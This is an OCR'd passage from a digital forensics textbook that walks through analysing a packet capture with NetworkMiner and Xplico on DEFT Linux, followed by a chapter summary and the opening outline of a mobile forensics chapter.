


Figure 6-15. *Viewing the credentials*

8. Click on the DNS tab to view all the DNS requests that were made in this packet capture with Client and Server Ports, time, and Relevant Source and Destination IP Addresses (Figure 6-16).



Fr...	Timestamp	Client	Client Port	Server	Ser...	IP TTL	DNS TTL (time)	
580	7/7/2011 6:08:54 AM	224.0.0.251	5353	192.168.107.97	5353	255	00:02:00	C
635	7/7/2011 6:08:55 AM	224.0.0.251	5353	192.168.107.97	5353	255	00:02:00	C
726	7/7/2011 6:08:56 AM	224.0.0.251	5353	192.168.107.9...	5353	255	00:02:00	C
753	7/7/2011 6:08:56 AM	224.0.0.251	5353	192.168.107.70	5353	255	00:02:00	C
800	7/7/2011 6:08:58 AM	224.0.0.251	5353	192.168.107.10...	5353	255	00:02:00	C
872	7/7/2011 6:09:00 AM	224.0.0.251	5353	192.168.107.9...	5353	255	00:02:00	C
1015	7/7/2011 6:09:02 AM	224.0.0.251	5353	192.168.107.102	50027	1	00:02:00	C
1084	7/7/2011 6:09:04 AM	224.0.0.251	5353	192.168.107.40	5353	255	00:02:00	C
1085	7/7/2011 6:09:04 AM	192.168....	51045	192.168.103.11	53	127	00:03:21	C
1085	7/7/2011 6:09:04 AM	192.168....	51045	192.168.103.11	53	127	00:01:51	C
1085	7/7/2011 6:09:04 AM	192.168....	51045	192.168.103.11	53	127	00:01:51	C
1085	7/7/2011 6:09:04 AM	192.168....	51045	192.168.103.11	53	127	00:01:51	C
1085	7/7/2011 6:09:04 AM	192.168....	51045	192.168.103.11	53	127	00:01:51	C
1085	7/7/2011 6:09:04 AM	192.168....	51045	192.168.103.11	53	127	00:01:51	C
1235	7/7/2011 6:09:08 AM	224.0.0.251	5353	192.168.107.9...	5353	255	00:02:00	C
1392	7/7/2011 6:09:13 AM	224.0.0.251	5353	192.168.107.18...	5353	255	00:02:00	C
1505	7/7/2011 6:09:16 AM	224.0.0.251	5353	192.168.107.10...	5353	255	00:02:00	C
1545	7/7/2011 6:09:17 AM	224.0.0.251	5353	192.168.107.20...	5353	255	00:02:00	C
1906	7/7/2011 6:09:25 AM	192.168....	57344	192.168.103.11	53	127	01:51:50	C
1906	7/7/2011 6:09:25 AM	192.168....	57344	192.168.103.11	53	127	00:00:54	C
1936	7/7/2011 6:09:26 AM	192.168....	57192	192.168.103.11	53	127	00:00:01	C
1972	7/7/2011 6:09:26 AM	224.0.0.251	5353	192.168.107.11...	5353	255	00:02:00	C
1976	7/7/2011 6:09:26 AM	224.0.0.251	5353	192.168.107.10...	5353	255	00:02:00	C
1984	7/7/2011 6:09:26 AM	224.0.0.251	5353	192.168.107.17...	5353	255	00:02:00	C
2008	7/7/2011 6:09:27 AM	224.0.0.251	5353	192.168.107.15...	5353	255	00:02:00	C
2037	7/7/2011 6:09:27 AM	192.168....	56137	192.168.103.11	53	127	00:00:01	C
2037	7/7/2011 6:09:27 AM	192.168....	56137	192.168.103.11	53	127	00:04:15	C
2037	7/7/2011 6:09:27 AM	192.168....	56137	192.168.103.11	53	127	00:04:15	C
2079	7/7/2011 6:09:28 AM	192.168....	50267	192.168.103.11...	53	127	01:00:00	C
2574	7/7/2011 6:09:36 AM	224.0.0.251	5353	192.168.107.9...	5353	255	00:02:00	C
2613	7/7/2011 6:09:37 AM	224.0.0.251	5353	192.168.107.9...	5353	255	00:02:00	C
2665	7/7/2011 6:09:38 AM	224.0.0.251	5353	192.168.107.95...	5353	255	00:02:00	C
2669	7/7/2011 6:09:38 AM	224.0.0.251	5353	192.168.107.9...	5353	255	00:02:00	C
2793	7/7/2011 6:09:42 AM	224.0.0.251	5353	192.168.107.9...	5353	255	00:02:00	C
3063	7/7/2011 6:09:50 AM	192.168....	53489	192.168.103.11...	53	127	00:04:07	C

Figure 6-16. *Viewing DNS requests*

9. Navigate back to the Files tab, choose any file, and right-click on it. Network Miner provides the option to open the selected file or the folder it is saved in.

10. Here we have opened one JavaScript file that gives us details about a Facebook profile visited (Figure 6-17).




Figure 6-17. *An open file*

Xplico

Xplico was developed with one goal in mind and that was extraction of application data. It is maintained by Gianluca Costa and Andrea de Franceschi. It uses Port Independent Protocol Identification (PIPI) for every application protocol. It can automatically parse and analyze pcap files, which saves time and is an efficient feature. It presents data in neat graphs and tables, which assists experts in analysis.

Let's see an example scenario: the IT director of a company has observed that internet usage across the company has increased tremendously in recent times and finds that some people have been downloading unnecessary files using the office internet. In order to find the culprits, he assigned an investigator to check and manage network logs.

As a forensic investigator, how do you analyze these logs as evidence during security incidents?

Case Study: Xplico

We'll use DEFT, an open source Linux-based distro that has many preinstalled, open source forensic tools in it. The Objective is to use Xplico to analyze the network. We have used live network capture stored in RM-07072011.pcap file for analysis using xplico.

In case xplico is not download in your system, download it by typing the command:

```
sudo apt-get install xplico
```

Before starting xplico, you need to start apache server. To start apache server, type

```
sudo service apache2 start
```

Then, start xplico by typing

```
sudo /etc/init.d/xplico
```

It will start xplico and its database in the background.

1. Open the Xplico Web Interface by going to DEFT (Start) ➤ DEFT ➤ Network Forensics ➤ Xplico.

Note Xplico will ask you to log in. The default username and password are xplico.

---

2. After you successfully log in, click on "New Case" link.
3. Type the case name you want to give in the "Case Name" field. (here we have created case1). Click on "Create" to create the case (Figure 6-18).




Figure 6-18. *A case has been created*

4. Now click on your created “Case Name” Link (Figure 6-19; here case1).




Figure 6-19. *Accessing the case*

5. Now click on “New Session” tab to create a new session (Figure 6-20).

6. Type a Session name to simplify the sorting process while doing a multiple session analysis.




Figure 6-20. *Added a session*

7. Now click on “Session Name” to add network traffic (Figure 6-21).




Figure 6-21. *Accessing a session*

After you click on your "Session Name," it will take you to this page where you can add network traffic for analysis (Figure 6-22).




Figure 6-22. *The network traffic page*

8. Click on "Browse" to add a network capture file, and then click on "Upload" after selecting a Network Capture file. Here we have uploaded the RM-07072011.pcap file (Figure 6-23).




Figure 6-23. *Adding a network capture file*

9. Wait until the decoding is completed, which is denoted by the "DECODING COMPLETED" notification.

10. The fields below are populated by the analyzed data for a quick overview of data (Figure 6-24).




Figure 6-24. *Populated fields*

11. Click on the “DNS” tab under the “Graphs” option to view the DNS data. It shows all the hosts visited with the date (Figure 6-25).




Figure 6-25. *List of hosts*

12. Similarly, we can view Arp data. Click on the “Arp” link under the “Graphs” option to view the Arp data. It shows the MAC addresses and IP addresses with dates and times (Figure 6-26).




Figure 6-26. *The Arp data*

13. Click on the HTML tab under Web option to view HTML traffic. Sorting is possible with a radio button with Html, Images, Flash, etc. The size of the files, their GET requests, and the information files can be analyzed.

14. Click on the Image radio button to see the image files captured. Click on the GET link to view the GET Request.

15. Click on VIEW on the HTTP Request plane to view the actual HTTP GET request of the user (Figure 6-27).




Figure 6-27. *An HTTP GET request*

16. Click on VIEW on HTTP Response plane to view the SERVER HTTP Response (Figure 6-28).




Figure 6-28. *An HTTP response*

17. Click on the “Images” link under “Web” to view all the image files that were transmitted during the time of this network capture; in other words, while obtaining the pcap file capture.

18. Click on the TCP-UDP tab under Undecoded to view all the URLs visited, port numbers, timings, and which protocols were used. Here we can see the protocol used is unknown and hence could be malicious (Figure 6-29).




Figure 6-29. *Destinations*

Summary

In this chapter we learned the following:

- Network Forensics is a sub-branch of cyber forensics that revolves around examining network devices related to digital evidence. It involves monitoring, recording, analyzing, and interpreting network traffic.
- Designed by the International Organization of Standardization (ISO), the Open Systems Interconnection (OSI) model is a seven-layered networking concept that is used to define networking between systems.
- The seven layers of OSI Model are the Physical Layer, Data Link Layer, Network Layer, Transport Layer, Session Layer, Presentation Layer, and Application Layer.
- In an event of a networking-related crime, a hacker/attacker might have left some traces, so investigators need to analyze these. Such traces are also called footprints.
- Almost all network devices these days come with a logging feature, and the process of extracting logs from networking devices is known as network log mining. It involves identification, extraction, arranging, and examining the log data.
- Some Network Forensic artifacts can be generated from Dynamic Host Configuration Protocol (DHCP) servers, Domain Name System (DNS) servers, Web Proxy Servers, Intrusion Detection Systems (IDS), Intrusion Prevention System (IPS), and firewalls.
- Open source tools for network forensics that we have used are Wireshark, Xplico, and Network Miner.

References

https://www.atlantisuniversity.edu/network-forensics/

https://www.inderscienceonline.com/doi/abs/10.1504/IJSN.2015.070421

https://security.stackexchange.com/questions/133338/what-is-the-main-difference-between-wireshark-and-network-miner

https://heimdalsecurity.com/blog/how-drive-by-download-attacks-work/

CHAPTER 7

Mobile Forensics

Mobile Forensics is a branch of Digital Forensics. It is about the acquisition and analysis of mobile devices to recover digital evidence for forensics investigations.

In this chapter, we will learn more about the following:

- Stages of Mobile Forensics
- Android Operating Systems
- Android Debug bridge
- Methods for screen lock bypass
- Logical Extraction
- Physical Extraction
